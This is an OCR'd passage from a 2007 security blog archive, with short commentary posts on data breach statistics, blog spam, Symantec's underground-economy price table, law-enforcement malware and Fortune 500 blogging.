
" FireCAT is based upon a paper we wrote some weeks before (Turning firefox to an ethical hacking platform)

and downloaded more than 25 000 times. We also thank all folks that encouraged us and sent their suggestions

and ideas to make this project a reality. This initial release is presented as a mindmap and we are open to all your

suggestions to make it a really good framework for all the community of security auditors and ethical hackers. We

will make a special page for this framework soon to let you monitor this activity. "



Great idea, reminds of [2] Ollie Whitehouse's excellent mind mapping of mobile device threats. The semantics of

security when applied in a visualized manner have the potential to limit the "yet another malware variant in the wild"

type of news articles, or hopefully help the mainstream media break out of the "echo chamber" and re-publishing myopia, thus covering the basics.

Anyway, which is the most useful tool you’ll ever encounter? It’s called experience . Which is the most impor-

tant threat to keep an eye on? It’s your inability of not knowing what’s going on at a particular moment, lack of

situational awareness .

1. http://www.security-database.com/toolswatch/Security-Database-releases-FireCAT.html

2. http://www.symantec.com/enterprise/security_response/weblog/2007/02/a_picture_is_worth_a_thousand.html

Personal Data Security Breaches Spreadsheet (2007-03-19 17:30)

[1]Some stats try [2]to emphasize on the number of people affected while forgetting the key points I outlined in

a previous post related to [3]why we cannot measure the real cost of cybercrime, and yes, duplicates among the

affected people in any of the statistics available. The number of people affected will continue to rise, but that’s not important, what’s important is to identify the weakest link in this process, and for the time being, you’re a " data hostage " in order to enjoy your modern lifestyle – ever asked yourself [4]what’s gonna happen with your digital data after you’re gone?

[5]Spreadsheet nerds, here’s something worth taking the time to around with, most importantly this huge

dataset debunks the common myth of hackers taking the credit for the majority of personal data security breaches,

whereas as you can see in the figures, on the majority of occasions – and it’s an ongoing trend – companies

themselves should get into the spotlight :

" On average, in 2005 personal records were compromised at a rate of 5.2 million a month. On average, in

2005 personal records were compromised at a rate of 5.8 million a month. Assuming a similar rate of growth, by

November or December this year we we should cross the 2.0 billion mark. This is a conservative estimate because

many of the news stories we archived were conservative on their own estimates of how many records were lost in

particular incidents, and because a small number of incidents are reported without details of how many personal

records were compromised.

160

View [6]figures and tables of this paper as a *.pdf. View *pre-publication* [7]draft of paper as a *.pdf. View [8]dataset of incidents as a *.xls. View University of Washington Press office [9]news release on this research. "

Graphic presenting the risk of identity theft in the U.S only, based on the severity of data breaches, courtesy of the Danny Dougherty .

1. http://ddanchev.blogspot.com/2006/01/personal-data-security-breaches.html

2. http://ddanchev.blogspot.com/2006/11/chart-of-personal-data-security.html

3. http://ddanchev.blogspot.com/2006/01/why-we-cannot-measure-real-cost-of.html

4. http://ddanchev.blogspot.com/2006/09/afterlife-data-privacy.html

5. http://www.wiareport.org/index.php/43/6-million-personal-records-compromised-each-month-2-billion-in-total-by-december#more-43

6. http://www.wiareport.org/documents/jcmcfiguresandtables.pdf

7. http://www.wiareport.org/documents/jcmcfullpaper.pdf

8. http://www.wiareport.org/spreadsheets/compromisedpersonalrecords1980-2006.xls

9. http://uwnews.washington.edu/ni/article.asp?articleID=31264

Techcrunch
Tracking Web 2.0

Spam Comments Attack on TechCrunch Continuing (2007-03-19 17:49)

In a previous post I commented on [1]O’Reilly.com’s war on spam according to their statistics, and thought you might find the most recent [2]TechCrunch blog spam stats they’ve recently provided, informative as well :

" On January 4 we reported that the [3]Akismet filter had [4]stopped a million spam comments from reaching TechCrunch. At that point we’d been using it for about nine months. The number of blocked spam comments is now two million, just ten weeks later. That works out to about 15,000 spam comments hitting TechCrunch every day . If we did not have Akismet, we couldn’t allow anonymous commenting here on TechCrunch. We used to go through all spam comments to pick out the occasional false positive and accept it. Now, there are just too many to go through. All comments marked by Akismet as spam get deleted almost immediately. "

I turned blog comments off quite a while ago and to be honest, the best comments, recommendations and tips, as well as people I’ve met through this blog, I received over email and backlinks. Keep ’em coming! Moreover, it’s not just the inability of service providers to [5]keep up with the aggresive generation of splogs, but malicious parties are already exploiting some of the fancy features that make blogs so flexible when it comes to personalization and social networking. Next time [6]Fortinet will come up with another advisory, this time discussing MySpace so consider it as a cyclical shift from one provider to another depending on the current defenses in place – blackhat SEO.

1. http://ddanchev.blogspot.com/2006/06/dealing-with-spam-oreillycom-way.html


2. http://www.techcrunch.com/2007/03/17/techcrunch-has-15000-spam-comments-per-day/

3. http://akismet.com/

4. http://www.techcrunch.com/2007/01/04/thank-you-akismet/

5. http://ddanchev.blogspot.com/2006/11/blogosphere-and-splogs.html

6. http://www.fortiguardcenter.com/advisory/FGA-2007-04.html



Subconscious Search Monopoly Sentiments (2007-03-19 18:26)

And hey, that’s from someone attending the Microsoft MVP for N-th time :

" I was invited to attend the Microsoft MVP Summit last week. If you want to know what the Summit is about or

what a MS MVP is, Google is your friend . "

Microsoft’s MVP is a great corporate citizenship tool, whereas empowering and crediting the individual on a

wide scale compared to internal reputation benchmarking is an indirect use of the "act as an owner" management tactic –

implement it. Supporting existing standarts – look up [1]interoperability – benefits us all, reinventing

the wheel without an unique vision besides ever increasing (projected) profit margins, wouldn’t even benefit the


company in the long term.

If you truly want to disrupt, disrupt by first (legally) taking the advantage of using someone else’s already developed foundations to do so, the rest is attitude and hard to immitate competitive advantages. [2]Good brainstorming

questions in Anil’s post whatsoever.

1. http://en.wikipedia.org/wiki/Interoperability

2. http://www.aniltj.com/blog/2007/03/17/MicrosoftMVPSummit2007Recap.aspx



Item	Advertised Price (in US Dollars)
United States-based credit card with card verification value	$1–$6
United Kingdom-based credit card with card verification value	$2–$12
An identity (including US bank account, credit card, date of birth, and government issued identification number)	$14–$18
List of 29,000 emails	$5
Online banking account with a $9,900 balance	$300
Yahoo Mail cookie exploit—advertised to facilitate full access when successful	$3
Valid Yahoo and Hotmail email cookies	$3
Compromised computer	$6–$20
Phishing Web site hosting—per site	$3–5
Verified PayPal account with balance (balance varies)	$50–$500
Unverified PayPal account with balance (balance varies)	$10–$50
Skype account	$12
World of Warcraft account—one month duration	$10

Table 3. Advertised prices of items traded on underground economy servers

Source: Symantec Corporation

The Underground Economy’s Supply of Goods (2007-03-19 23:17)

Symantec ([1]SYMC) just released their latest [2]Internet Security Threat Report, a 104 pages of rich on graphs

observations, according to the data streaming from their sensor network :

" Volume XI includes a new category: “Underground Economy Servers”. These are used by criminals and criminal organizations to sell stolen information, including government-issued identity numbers, credit cards, bank cards

and personal identification numbers (PINs), user accounts, and email address lists. To reduce facilitating identity

theft, organizations should take steps to protect data stored on or transmitted over their computers. It is critical to develop and implement encryption to ensure that any sensitive data is protected from unauthorized access. "

In between their coverage on various segments such as vulnerabilities, phishing, spam, and yes malware despite that I’m having my doubts on SMTP as the major propagation vector on a worldwide scale, I came across to a

nice figure summarizing their encouterings while browsing around various forums and web sites.

The question is - why are these underground goods cheaper than a Kids’ menu at McDonalds as I’ve once

pointed out at O’Reilly’s Radar post on [3]spamonomics? Because in 2007 we can easily speak of " malicious economies of scale " thus, profit margin gains despite the ongoing [4]zero day vulnerabilities cash bubble at certain forums, doesn’t seem to be that very important. So can we therefore conclude that greed isn’t the ultimate driving

force, but trying to get rid of the stolen information in the fastest way possible in between taking into consideration its dissapearing exclusiveness with each and every minute? The principle goes that a dollar earned today is worth

more than a dollar earned tomorrow, but how come? Simple, by tomorrow the exclusiveness of your goods might

by just gone, because the affected parties detected the leaks and took actions to prevent the damage.

Issues to keep in mind regarding the graph:

-

Harvested spam databases have been circulating around for years and so turned into a commodity, for instance,

I often come across geographically segmented databases or per email provider segmented ones, not for sale, but for free. So how come the "good" is offered for free? It’s obviously fine for the "good" to be offered for free when there’s a charge for service, the service of verifying the validity of the emails , the service of encoding the message in a way to bypass anti spam filters , and the service of actually sending the messages

-

Where’s the deal of a malicious party when selling an online banking account with a $9,900 balance for just $300?

For me, it’s a simple process of risk-forwarding to a party that is actually capable of getting hold of the cash

-

Yahoo and Hotmail email cookies per piece? Next it will be an infected party’s clickstream for sale , and you’ll have

the malicious parties competing with major [5]ISPs who are obviously selling yours for the time being.

-

Compromised computers per piece? Not exactly. [6]Entire botnets or the utilization of the possible services offered

on demand for a price that’s slightly a bit higher than the one pointed out here.

Psychological imagation is just as important as playing a devil’s advocate to come up with scenario building tactics in order to protect your customers and yourself from tomorrow’s threats.

Related images:

-

[7]surveying potential buyers of zero day vulnerabilities in order to apply marginal thinking in their proposition

-

advertisement for [8]selling zero day vulnerabilities

-

listing of [9]available exploits

-

[10]zero day vulnerabilities [11]shop, I’m certain it’s a [12]PHP module that’s currently hosted somewhere else

-

[13]the WebAttacker toolkit

- [14]The RootLauncher

- [15]The Nuclear Grabber and [16]geolocated infections– site dissapeared already

1. http://finance.google.com/finance?q=Symantec

2. http://www.symantec.com/enterprise/theme.jsp?themeid=threatreport

3. http://radar.oreilly.com/archives/2007/01/spamonomics_101.html

4. http://ddanchev.blogspot.com/2007/01/zero-day-vulnerabilities-cash-bubble.html

5. http://slashdot.org/articles/07/03/16/1958211.shtml

6. http://www.linuxsecurity.com/docs/malware-trends.pdf

7. http://photos1.blogger.com/blogger/1933/1779/1600/0day_survey.1.png

8. http://photos1.blogger.com/blogger/1933/1779/1600/xshop_

2005.jpg

9.
http://photos1.blogger.com/blogger/1933/1779/1600/WebAttacker1.0.png

10.
http://photos1.blogger.com/blogger/1933/1779/1600/International_Exploits_Shop.1.jpg

11.
http://photos1.blogger.com/blogger/1933/1779/1600/International_Exploits_Shop%20-%20Products2.jpg


12.
http://photos1.blogger.com/blogger/1933/1779/1600/International_Exploits_Shop%20-%20Products1.jpg

13.
http://4.bp.blogspot.com/_wICHhTiQmrA/Rd4wewiIS9I/AAAAAAAAASw/dfai0Vk9ZuI/s1600-h/webattacker.jpg

14.
http://2.bp.blogspot.com/_wICHhTiQmrA/Rd4vVQiIS8I/AAAAAAAAASo/QDGIkHdb61o/s1600-h/rootkit_launcher.jpg

15.
http://photos1.blogger.com/blogger2/4099/2257/1600/nuclear1.png

16.
http://photos1.blogger.com/blogger2/4099/2257/1600/adm2.png



ASCII Art Spam (2007-03-20 16:45)

A [1]spammer's biggest trade off - making it through anti-spam filters doesn't mean the email receipt will even get

the slightest chance of understanding what he's about to get scammed with.

" We have seen SPAM using [2]ASCII ART in order to avoid being detected by antispam filters. Most of the times, they try to show different words (Viagra, etc.) using this technique, but this is the first time I have seen them showing a picture. It is not a very high quality one, but I've tried it with some different antispam filters and they have been fooled. "

Here's an [3]old school ASCII generator you can play around with, and a [4]related image from a previous post on [5]overperforming spammers.


1. http://blogs.pandasoftware.com/blogs/pandalabs/archive/2007/03/14/Sex-in-ASCII.aspx

2. http://en.wikipedia.org/wiki/ASCII_art

3. http://www.network-science.de/ascii/

4. http://photos1.blogger.com/blogger/1933/1779/200/Spam.jpg

5. http://ddanchev.blogspot.com/2006/06/over-performing-spammer.html



جاري تحديث النخسة بدون مشاكل

Downloading:
Location:

Update size:	3.3 MB	Start time:	11/27/2006 21:56:26
Traffic:	1.8 MB	Duration:	00:02:53
Transfer rate:	10.64 Kb/s	Finish time:	11/27/2006 22:01:47

Event	Object Name	Time	Traffic
✓ File downloaded	diffs/bases/as/kis/profiles.pdb.apq	11/27/2006 21:58:29	997 byte
✓ File downloaded	bases/ids/6b/ids0014f.kdz	11/27/2006 21:58:33	141.0 KB
✓ File downloaded	bases/ids/6b/idsbase.kdz	11/27/2006 21:58:44	295.2 KB
✓ File downloaded	bases/ids/6b/klcr.kdz	11/27/2006 21:58:48	32.5 KB
✓ File downloaded	bases/ids/6b/klfw.kdz	11/27/2006 21:58:52	48.2 KB
✓ File downloaded	bases/ids/6b/klick.kdz	11/27/2006 21:58:56	110.2 KB
✓ File downloaded	bases/ids/6b/klin.kdz	11/27/2006 21:59:05	96.7 KB
✓ File downloaded	bases/ids/6b/klstm.kdz	11/27/2006 21:59:11	31.4 KB
✓ File downloaded	bases/ids/6b/ckah.set	11/27/2006 21:59:13	687 byte
✓ File downloaded	bases/aspy/aphish.dat	11/27/2006 21:59:17	31.3 KB

□ Show all events

Jihadists Using Kaspersky Anti Virus (2007-03-20 17:01)

I wonder what are the low lifes actually protecting themselves from? Malware attacks in principle, or preparing

to prevent a [1]malware infection courtesy of an unamed law enforcement agency given their interest in coding

malware :

" German police officials have expressed interest in developing software tools to help them surveil computer users who may be involved in crime. The tools might include types of software similar to those used in online fraud and theft schemes, such as programs that record keystrokes, logins and passwords. Security companies, however, are asserting that they wouldn’t make exceptions to their software to accommodate, for example, Trojan horse programs planted by law enforcement on users’ computers.

"

This is a very contradictive development that deserves to be much more actively debated around the industry than it is for the time being. Law enforcement agensies and intelligence agencies have always been interested in zero day vulnerabilities and firmware infections, thus gaining a competitive advantage in the silent war . Among the most famous speculations of an intelligence agency using malicious code for offensive purposes is the infamous [2]CIA infection/logicbomb of Russian gas pipeline :

" While there were no physical casualties from the pipeline explosion, there was significant damage to the Soviet economy. Its ultimate bankruptcy, not a bloody battle or nuclear exchange, is what brought the Cold War to an end. In time the Soviets came to understand that they had been stealing bogus technology, but now what were they to do? By implication, every cell of the Soviet leviathan might be infected. They had no way of knowing which

equipment was sound, which was bogus. All was suspect, which was the intended endgame for the operation. The

faulty software was slipped to the Russians after an agent recruited by the French and dubbed "Farewell" provided a shopping list of Soviet priorities, which focused on stealing Western technology. "

Excluding the spy thriller motives, nothing’s impossible the impossible just takes a little while, and the same

goes for [3]SCADA devices vulnerabilities and [4]on purposely shipping buggy software. Anti virus vendors will get

even more pressure trying to protect their customers from not only the malware released by malware authors, but

also from the one courtesy of law enforcement agencies. [5]Cyber warfare is here to stay, [6]no doubt about it, but

using malware to monitor suspects will perhaps prompt them to keep an eye on the last time their AV software got

updated, and still keep pushing the update button in between.

1. http://www.computerworld.com.au/index.php/id;596622433;fp;4194304;fpid;1

2. http://news.zdnet.co.uk/software/0,1000000121,39147917,00.htm

3. http://ddanchev.blogspot.com/2006/10/scada-security-incidents-and-critical.html

4. http://scadahoneynet.sourceforge.net/

5. http://ddanchev.blogspot.com/2006/07/north-koreas-cyber-warfare-unit-121.html

6. http://ddanchev.blogspot.com/2006/05/whos-who-in-cyber-warfare.html

Video on Analyzing and Removing Rootkits (2007-03-20 20:17)

Courtesy of [1]WatchGuard

part three of their malware analysis series walks you through various commercial and free utilities for detecting and

removing rootkits :

" In this episode, Corey and his Magic White Board show how kernel mode rootkits work. Also covered: rec-

ommended tools and techniques for detecting and removing rootkits. "

[EMBED]

1. http://finance.google.com/finance?q=WatchGuard

A Fortune 500 Blogosphere? Not Yet (2007-03-20 23:49)

[1]Enterprise 2.0 is slowly [2]gaining grounds and you cannot deny it despite top management’s neutral position on

yet another major "[3]Reengineering of the Corporation". Supply chain management was perhaps among the first departments to really utilize the power of real-time information, and interoperable data standarts – a mashup-ed

ecosystem – but improving your employees productivity through Web 2.0 tools such as intranet blogs and wikis

remains just as unpopular as actual Fortune 500 companies blogging? But how come? Lack of evangelists? Not at all.

There’s one minor obstacle, you cannot teach an old dog new tricks, unless of course you dedicate extra investments into training him, which is exactly what I feel is happening at the corporate stage - everyone’s patiently waiting [4]for the concepts to mature before training and implementation [5]happen for real. What’s the current attitude towards external Web 2.0 activities? A Fortune 500 blogosphere isn’t emerging as fast as the mainstream one is according to

the [6]Fortune 500 Business Blogging Wiki :

" a directory of Fortune 500 companies that have business blogs, defined as: **active public blogs by company**

employees about the company and/or its products. According to our research, **40 (8 %) of the Fortune 500 are**

blogging as of 10/05/06. The navigation sidebar to the right lists all the Fortune 500 companies. The list below are the ones that we’ve found so far that have public blogs as defined above. Please help us by entering data on

those we’ve missed. **ONLY Fortune 500 companies, please.** If you’re not sure if it’s on the F500 list (it includes US

companies only), check the sidebar. If it’s not there, consider adding it to the [7]Global 1,000 Business Blogging page instead. "

I think the main reason behind this are the inevitable channel conflicts that will arise from let’s say Pfizer’s

blogging compared to using the services of their traditional advertising and PR agencies – I also imagine a links

density analysis of their blog indicating the highest % of links pointing to Erowid.org. But ask yourself the following, what if these very same agencies start offering bloggers-for-hire in their portfolio of services, would the big guys get interested then? Or when will they [8]start understanding the [9]ROI of blogging?

1. http://www.enterprise2conf.com/

171

2. http://www.businessweek.com/technology/content/jun2006/tc20060605_424102.htm

3. http://www.amazon.com/Reengineering-Corporation-Manifesto-Business-Revolution/dp/088730687X

4. http://en.wikipedia.org/wiki/Enterprise_social_software

5. http://www.enterpriseweb2.com/?p=10

